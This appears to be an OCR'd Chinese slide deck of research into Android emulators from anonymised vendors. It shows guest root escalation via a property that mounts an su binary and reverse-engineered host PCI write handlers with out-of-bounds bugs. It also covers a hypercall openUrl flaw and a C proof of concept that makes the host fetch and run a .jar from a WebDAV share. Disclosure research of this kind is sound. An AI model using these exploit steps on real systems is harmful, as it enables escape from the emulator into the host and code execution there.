
修改 VERMAGIC_STRING 宏 让 vermagic 和**虚拟机内核**匹配.

module.h vermagic.h

include > linux > vermagic.h

```c
#endif
#ifdef RANDSTRUCT_PLUGIN
#include <generated/randomize_layout_hash.h>
#define MODULE_RANDSTRUCT_PLUGIN "RANDSTRUCT_PLUGIN_" RANDSTRUCT_HASHED_SEED
#else
#define MODULE_RANDSTRUCT_PLUGIN
#endif

#define VERMAGIC_STRING  "4.19.71+ SMP preempt mod_unload "


```

漏洞利用



VENDOR D

Guest LPE

Guest 系统分析

1. 默认没有开启 adb 和 root 权限
2. 通过 GUI 启用 root 权限，模拟器不需要重启
3. 经过分析发现：开启 root 权限系统会挂载 /system/xbin 目录

com.vendor.BstCommandProcessor.apk

```
private int rootDeviceClbk(int root){
    if (BstCommandLoop.DBG) {
        Log.d("BstCommandProcessor-CommandHandler",
                "rootDeviceClbk function called with root: "+root);
    }
    SystemProperties.set("bst.config.bindmount", String.valueOf(root));
    return 0;
}
```

```
OP516FL1:/data/local/tmp $ getprop bst.config.bindmount
0
OP516FL1:/data/local/tmp $ mount | grep system
/dev/sda1 on /system type ext4 (ro,seclabel,relatime)
OP516FL1:/data/local/tmp $ ls /system/xbin/su -lh
ls: /system/xbin/su: No such file or directory
1|OP516FL1:/data/local/tmp $ setprop bst.config.bindmount 1
OP516FL1:/data/local/tmp $ mount | grep system
/dev/sda1 on /system type ext4 (ro,seclabel,relatime)
/dev/sdb1 on /system/xbin type ext4 (rw,seclabel,relatime)
OP516FL1:/data/local/tmp $ ls /system/xbin/su -lh
-rwsr-sr-x 1 root root 412K 2023-07-06 04:29 /system/xbin/su
OP516FL1:/data/local/tmp $
```

Guest LPE

```
func getRoot() {
    res += execCmd("setprop bst.config.bindmount 1")
    res += execCmd("su -c id")
}
```

ROOT From APK

模拟器分析

外设列表

```
initdev:"pcarch""
initdev:"pcbios"
initdev:"pci"
initdev:"pckbd"
......
......
initdev:"bstaudio"
initdev:"bstcamera"
initdev:"bstpgaipc"
initdev:"bstserial"
initdev:"bstvmsg"
```

厂商外设的初始化函数分别为

```
bstserial --> VmmgrSerialConstruct
bstcamera --> VmmgrPciConstruct
bstaudio --> VmmgrPciConstruct
bstpgaipc --> VmmgrPciConstruct
bstvmsg --> VmmgrPciConstruct
```

bstserial 本次不做讨论

其他 4 个外设的构造函数为VmmgrPciConstruct

模拟器分析

VmmgrPciConstruct 的关键逻辑是

1. 注册 PCI 设备
2. 然后通过 VmmgrMmioMap 注册 MMIO 区域


对于一些特定的设备还会创建共享内存用于传递数据。


```
__int64 VmmgrPciConstruct(struct_VmmgrPciDevIns *pDevIns)
{
    if(/*some condition*/) {
      MMIO2Register(....) // register share memory
    }
    v26 = PCIIORegionRegister(pDevIns, 0,
                              v23->iRegion,
                              v23->cb, 0, VmmgrMmioMap);
}
```


```
__int64 VmmgrMmioMap(struct_VmmgrPciDevIns *pDevIns, __int64 pPciDev,
                     unsigned int iRegion,
                     __int64 GCPhysAddress, __int64 cb)
{
  result = MMIORegister(pDevIns, GCPhysAddress, cb, &pDevIns->pPciDev,
                 VmmgrPciMmioWrite, vmmgr_mmio_read, 0, 81, desc);
}
```


模拟器分析

查看 /proc/iomem 可以获取每个外设注册的 mmio 区域地址信息









经过一些测试，这些内存，一部分是用于 mmio ，另一部分作为 share memory 来进行数据传递

模拟器分析

读写 mmio 内存时会进入 VmmgrPciMmioWrite 和 vmmgr_mmio_read

```
__int64 VmmgrPciMmioWrite(pDevIns, pPciDev, __int64 GCPhysAddr, __int64 pv, int size)
{
  offset = GCPhysAddr - pPciDev->ioBase;
  if ( size == 4 )
  {
    pDevIns->v11->pciWriteFn(offset, pv, 4)
  }
}
```

pciWriteFn 的函数的参数：

- **参数 0**：Guest 写的物理地址
- **参数 1 和 参数 2**：Guest 传的数据

模拟器分析

plrCoreSvcThreadEntry 注册每个外设对应的 **pciWriteFn**

```
__int64 plrCoreSvcThreadEntry()
{
  DEBUG_LOG("Initializing inp...");
  init_inp();

  init_bstcamera_info(v174, v261);

  DEBUG_LOG("Initializing audio...");
  init_bstaudio(v174);

  DEBUG_LOG("Initializing hst...");
  init_bstpgaipc(v174);

  DEBUG_LOG("Initializing hcall...");
  init_hcall();

  DEBUG_LOG("Initializing gcall...");
  init_gcall();

  DEBUG_LOG("Initializing vmsg ...");
  init_vmsg();
}
```

外设	pciWriteFn	外设功能
bstpgaipc	hstPciWrite	Guest 和 Host 通信机制
bstaudio	audPciWrite	音频相关控制
bstcamera	camPciWrite	摄像头控制
bstvmsg	vmsgPciWrite	外设通过 hcall 机制向 Guest 提供服务

漏洞分析 - pciWriteFn 数组越界


```
__int64 camPciWrite(__int64 offset, _QWORD *pv)
{
  __int64 value;
  value = *(int *)pv;
  switch ( offset )
  {
    case 32:
      // [0] 校验 有符号比较
      if ( value < 2 )
      {
        v23 = gCam->share_mem0;
        // value 为 负数
        *(v23 + 4 * value) = 0;
      }
  }
}
```

```
__int64 vmsgPciWrite(__int64 offset, unsigned int *pv)
{
  off = offset / 8;

  if ( off = 4 )
  {
    cid_1 = *pv;
    gVmsg->channel_lists[cid_1].inuse = 0;
  }
}
```

负数绕过比较， OOB

cid_1 由 Guest 控制

漏洞分析 - pciWriteFn 数组越界



漏洞分析 - hcall 漏洞

vmsgPciWrite 是 bstvmsg 注册的 pciWriteFn，里面会调用 hcallDecode 来处理 Guest 的请求.

```
VmmgrPciMmioWrite
  --> pDevIns->v11->pciWriteFn
    --> vmsgPciWrite
      --> hcallDecode
```


bool __fastcall hcallDecode(__int64 a1, __int64 **in_share_mem**, int size, int ***out_shmem**)

- hcallDecode 的两个参数 **in_share_mem** 和 **out_shmem** 指向的是共享内存，其在 Guest OS 中的物理地址为 0xf0520000
- hcallDecode 的主要逻辑是从 in_share_mem 取出 Guest 的请求数据并处理，处理后的结果写入 out_shmem, Guest 再从 out_shmem 里面获取处理结果。

漏洞分析 - hcall 漏洞 #1

```
bool hcallDecode(__int64 a1, __int64
                        in_share_mem, int size,
                        int *out_shmem)
{
    switch ( *in_share_mem )  // op code
    {
      case 1:
        v11 = *(in_share_mem + 8);
        v12 = *(in_share_mem + 16);
        v13 = out_shmem + v11;

        v16 = v12 + v11;
        = hcallGetProps(out,
                        *(in_share_mem + 12),
                        v13);
        *(out_shmem + v16) = r
        break;
      case ...:
        ......
    }
}
```

OOB



漏洞分析 - hcall 漏洞 #2

当 opcode 为 0x1a 时，会调用 hcallOpenUrl

```
bool hcallDecode(__int64 a1, __int64 in_share_mem,
                    int size, int *out_shmem)
{
  switch ( *in_share_mem )
  {
   case 0x1A:
    DebugLog("hcallOpenUrl  (%p(%u))\n",
            in + 12, v329);

    *out_shmem = hcallOpenUrl((in + 12));
  }
}
```

```
__int64 hcallOpenUrl(void *Src)
{
  std::string* url =  new std::string(Src);
  taskArg[0] = lambda_hcallOpenUrlClbk;
  taskArg[1] = url;
  xthrPoolAddTask(gHcall, taskArg);
  return 0;
}
```

```
void do_open_url(__int64 a1)
{
  // url
  v1 = QString::fromStdString(&v4, a1 + 8);
  v2 = QUrl::QUrl(&v3, v1, 0i64);
  QDesktopServices::openUrl(v2);
  QUrl::~QUrl(&v3);
  QString::~QString(&v4);
}
```

漏洞分析 - hcall 漏洞 #2

lambda_hcallOpenUrlClbk → do_open_url

```
void do_open_url(__int64 a1)
{
  // url
  v1 = QString::fromStdString(&v4, a1 + 8);
  v2 = QUrl::QUrl(&v3, v1, 0i64);
  QDesktopServices::openUrl(v2);
  QUrl::~QUrl(&v3);
  QString::~QString(&v4);
}
```

Guest 控制 QDesktopServices::openUrl 的 URL 参数，**会导致代码执行。**

漏洞分析 - hcall 漏洞 #2

Windows 10 19042

- Executable .jar files do not trigger a warning when they are located on a mounted file share (standard JRE installation required)
- UNC paths for all compatible file share protocols cause automatic mounting without a warning:
  - smb: \\<hostname>\<filename>
  - webdav: \\<hostname>\DavWWWRoot\<filename>
  - webdavs: \\<hostname>@SSL\DavWWWRoot\<filename>

利用要求：

- win10 + java 运行时

如果执行的文件为 .exe 结尾会弹框提示，**.jar 文件则是直接执行**

漏洞分析 - hcall 漏洞 #2

利用步骤:

1. 执行 setprop 挂载 su 程序
2. 用 root 权限执行 poc 文件
3. poc 中通过 /dev/mem 映射 bstvmsg 的控制内存和共享内存
4. 触发 hcall 的 openurl 漏洞
5. 模拟器进程从 webdav 下载 jar 并执行

```c
int main(int argc, char **argv)
{
    setup_vmsg_buffer();

    uint8_t * in_buf = gVmsg_conn_share_mem + in_offset;
    uint8_t * out_buf = gVmsg_conn_share_mem + out_offset;

    *(uint32_t*)(in_buf) = 0x1A; // openurl
    strcpy(in_buf + 12, argv[1]);

    // trigger hcall
    *(uint32_t*)(gVmsg_control_mem + 48) = channel;
    return 0;
}
```

漏洞分析 - hcall 漏洞 #2

VENDOR F

Guest LPE

Guest 系统：

1. 默认没有启用 adb，没有 root 权限开关
2. 发现 suid 程序 vendorperm，执行它可以获取 root 权限

```
/system/xbin/vendorperm -c 'id'
```

模拟器分析

- 软件安装后会创建 **D:\VendorF\Data\app** 目录，并将其挂载到虚拟机中的 **/data/share** 目录
- 作用：宿组机和虚拟机文件共享

外设列表

